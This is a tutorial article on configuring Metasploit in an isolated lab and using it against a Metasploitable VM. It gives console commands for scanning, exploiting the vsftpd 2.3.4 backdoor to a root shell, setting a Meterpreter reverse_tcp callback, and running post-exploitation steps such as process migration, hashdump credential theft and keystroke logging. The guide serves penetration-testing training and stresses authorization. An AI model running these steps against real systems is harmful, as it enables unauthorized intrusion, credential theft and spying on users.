Metasploit Step-by-Step Configuration and Practical Usage
Master Class: Metasploit Step-by-Step Configuration and Practical Usage
In the modern cybersecurity ecosystem, understanding the mechanics of an exploit is the definitive line between reactive defense and proactive securing of assets. The Metasploit Framework, developed and maintained by Rapid7, stands as the world’s most widely used penetration testing platform. It bridges the gap between theoretical vulnerability assessment and practical validation.
This guide provides a comprehensive, technical roadmap for configuring and deploying Metasploit in a dedicated, isolated sandbox environment.

1. Architectural Foundations of Metasploit
Before initializing the console, security professionals must comprehend the modular architecture that fuels Metasploit. The framework operates on an object-oriented design where specific tasks are split into isolated components:
+-----------------------------------+
| Metasploit Framework |
+-----------------------------------+
|
+-----------------+------------+------------+-----------------+
| | | |
+----+----+ +-----+-----+ +-----+-----+ +----+----+
| Exploit | | Payload | | Auxiliary | | Post-Ex |
+---------+ +-----------+ +-----------+ +---------+
Exploits: Code sequences that take advantage of a specific flaw, bug, or vulnerability within an application, operating system, or hardware component to force unintended behavior.
Payloads: The malicious code that executes after an exploit successfully breaches a system. Payloads define the actions taken on the target (e.g., opening a command shell, deploying a VNC server, or injecting a Meterpreter session).
Auxiliary Modules: Scripts used to perform scanning, sniffing, fuzzing, fingerprinting, and information gathering without necessarily executing an exploit payload.
Post-Exploitation Modules: Tools designed to execute after initial access has been gained. They automate gathering credentials, escalating privileges, enumerating networks, and establishing persistence.
Encoders and Nops: Modules used to alter payloads to evade signature-based Intrusion Detection Systems (IDS) or Antivirus (AV) solutions, and to maintain buffer alignment.
2. Setting Up an Isolated Sandbox Lab
Practical cybersecurity testing must never be conducted on production environments or public networks without explicit, written authorization. Creating an isolated virtualization lab is the foundational step.
+-----------------------------------------------------------------+
| Hypervisor Host |
| |
| +-----------------------+ +-----------------------+ |
| | Attacker Machine | | Target Machine | |
| | (Kali Linux) | | (Metasploitable) | |
| | IP: 192.168.56.10 | | IP: 192.168.56.20 | |
| +-----------+-----------+ +-----------+-----------+ |
| | | |
| +-----------------+-----------------+ |
| | |
| Host-Only Isolated Network |
| (vboxnet0) |
+-----------------------------------------------------------------+
Hypervisor Deployment
Install a bare-metal or type-2 hypervisor such as VMware Workstation or Oracle VirtualBox.
Attacker Node
Download and deploy Kali Linux. Metasploit comes pre-installed, optimized, and natively integrated within Kali’s network stack.
Target Node (Victim)
Download Metasploitable 2 or Metasploitable 3 from Rapid7’s repository. This is an intentionally vulnerable Linux/Windows virtual machine designed specifically to train security professionals on exploitation mechanics safely.
Networking Configuration
Change the Network Adapter settings for both the Kali Linux VM and the Metasploitable VM to Host-Only Adapter or an isolated Internal Network. This step physically prevents exploit traffic from leaking onto your local home or corporate LAN.
3. Step-by-Step Initial Configuration
To ensure Metasploit runs efficiently, it must interface with a backend relational database. This allows the framework to cache network scans, track targeted hosts, store harvested credentials, and keep logs of successful compromises.
Step 3.1: Initialize the PostgreSQL Database
Metasploit uses PostgreSQL as its data layer. Start the database service natively using the system control terminal within Kali Linux:
bash
sudo systemctl start postgresql
sudo systemctl enable postgresql
Use code with caution.
Step 3.2: Initialize the Metasploit Database Schema
Execute the initialization command to create the default database workspaces, generate user credentials, and link Metasploit directly to PostgreSQL:
bash
sudo msfdb init
Use code with caution.
Step 3.3: Launch the Metasploit Console
Once the database environment is fully configured, execute the core framework interface:
bash
msfconsole
Use code with caution.
Note: Using msfconsole -q launches the console in quiet mode, suppressing the large ASCII art banners to provide a cleaner workspace.
Step 3.4: Verify Database Connectivity
Inside the active Metasploit prompt (msf6 >), run the following command to verify that the framework is securely communicating with PostgreSQL:
metasploit
db_status
Use code with caution.
Expected Output: [*] Connected to msf. Connection type: postgresql.
4. Practical Hands-On Phase: Information Gathering
Successful exploitation depends almost entirely on rigorous information gathering. Metasploit allows you to run internal network scans directly through its console while storing the results straight into your database.
Step 4.1: Establish a Clean Workspace
Workspaces keep data isolated between different target networks or clients. Create a dedicated workspace for your lab:
metasploit
workspace -a pentest_lab
Use code with caution.
Step 4.2: Execute an Internal Network Scan
Leverage the built-in Nmap database wrapper to scan your target Metasploitable machine. Assume your target's isolated IP address is 192.168.56.101.
metasploit
db_nmap -sV -O 192.168.56.101
Use code with caution.
-sV: Conducts service version detection on open ports.-O: Instructs Nmap to attempt OS fingerprinting.
Step 4.3: Analyze Collected Data
Instead of parsing raw text, extract organized entities directly from the database using these structural sub-commands:
metasploit
hosts
services
Use code with caution.
Reviewing the services command output exposes an outdated, vulnerable service running on Port 21: vsftpd 2.3.4.
5. Practical Hands-On Phase: The Exploitation Workflow
Now that you have verified that the target system runs a highly vulnerable FTP daemon (vsftpd 2.3.4), you can move through a standard exploitation workflow.
[ Search ] ----> find exploit: vsftpd_234_backdoor
|
[ Select ] ----> use exploit/unix/ftp/vsftpd_234_backdoor
|
[ Configuration ] -> set RHOSTS <Target_IP>
|
[ Execution ] ---> exploit / run
|
[ Access ] ----> Open Meterpreter / Shell Session
Step 5.1: Search for an Applicable Exploit Module
Query the internal Metasploit repository to see if an exploit module exists for this version of the software:
metasploit
search vsftpd
Use code with caution.
The console returns a matching module: exploit/unix/ftp/vsftpd_234_backdoor.
Step 5.2: Load the Targeted Module
Instruct the console to switch to your chosen exploit context:
metasploit
use exploit/unix/ftp/vsftpd_234_backdoor
Use code with caution.
Your command prompt changes to indicate the active module context: msf6 exploit(unix/ftp/vsftpd_234_backdoor) >.
Step 5.3: Inspect Module Variables
Every exploit requires specific configuration directives (parameters) before deployment. View these requirements by typing:
metasploit
show options
Use code with caution.
Step 5.4: Configure the Variables
You must point Metasploit to the victim's location. Set the remote host variable (RHOSTS) to match your target IP address:
metasploit
set RHOSTS 192.168.56.101
Use code with caution.
Step 5.5: Select a Compatible Payload
By default, Metasploit will pair a standard payload with your exploit. To view alternative payloads compatible with this specific exploit module, enter:
metasploit
show payloads
Use code with caution.
For this basic backdoor exploit, the module defaults to an interactive command shell payload (cmd/unix/interact).
Step 5.6: Fire the Exploit
With variables defined, launch the exploit against the target machine:
metasploit
exploit
Use code with caution.
The framework triggers the vulnerability, opens a communication channel, and returns an interactive root-level command prompt directly inside the victim's architecture. Verify your system authority immediately by running:
bash
whoami
uname -a
Use code with caution.
6. Advanced Exploitation: Harnessing the Meterpreter
While a raw command shell is functional, it lacks advanced, automated post-exploitation capabilities. Metasploit solves this through Meterpreter—an advanced, dynamically extensible payload that executes completely inside a target's system memory (RAM). Because it injects itself without writing files to disk, Meterpreter leaves a minimal footprint and effortlessly avoids basic signature-based Antivirus detection.
Deploying a Meterpreter Exploit
Let us pivot to targeting a different vulnerable application, such as a Samba network share flaw or a weak Apache service, which allows a full linux/x86/meterpreter/reverse_tcp payload deployment.
Once your exploit parameters are configured, specify the Meterpreter payload:
metasploit
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.56.10 # Your Attacker machine IP
exploit
Use code with caution.
When successful, an active meterpreter > prompt will open.
Crucial Post-Exploitation Commands
Inside Meterpreter, you can bypass complex manual command lines entirely by leveraging built-in automation primitives:
System Information: Gathers local system metrics, OS builds, and architecture versions instantly.
metasploit
sysinfoUse code with caution.
Process Migration: Moves the execution thread out of the exploited application and deeply into a core operating system process (like
explorer.exeor a system daemon). This step ensures your session stays active even if the user closes the software you originally breached.metasploit
ps # List processes to find a target PID
migrate <PID> # Migrate to stabilityUse code with caution.
Credential Harvesting: Extracts local system password hashes directly from memory or configuration databases.
metasploit
hashdumpUse code with caution.
Environment Interaction: Captures real-time user activity via hardware inputs.
metasploit
keyscan_start # Begin logging target keystrokes
keyscan_dump # Print captured keystrokes to terminal
keyscan_stop # Cease loggingUse code with caution.
7. Security Best Practices and Framework Maintenance
Operating Metasploit effectively requires keeping its database and modules up to date, while firmly respecting strict professional boundaries.
Keeping the Framework Updated
Vulnerabilities are discovered daily. To ensure Metasploit can check for and test the absolute latest exposures, keep your modules updated directly through Kali Linux package managers:
bash
sudo apt update && sudo apt install metasploit-framework -y
Use code with caution.
Professional Safeguards and Legal Directives
Explicit Consent: Never target hardware, networks, websites, or client resources without a formal, legally vetted Permission to Test document and an explicitly defined Scope of Work (SoW).
Isolate Traffic: Ensure your educational labs use strictly isolated host-only virtualization switches to prevent testing traffic from impacting public networks. [1]
Documentation Habits: Log every step of your Metasploit sessions. Proving how a vulnerability was identified allows system administrators to deploy targeted patches effectively, securing systems against malicious threat actors
Did you find this ICT insight helpful?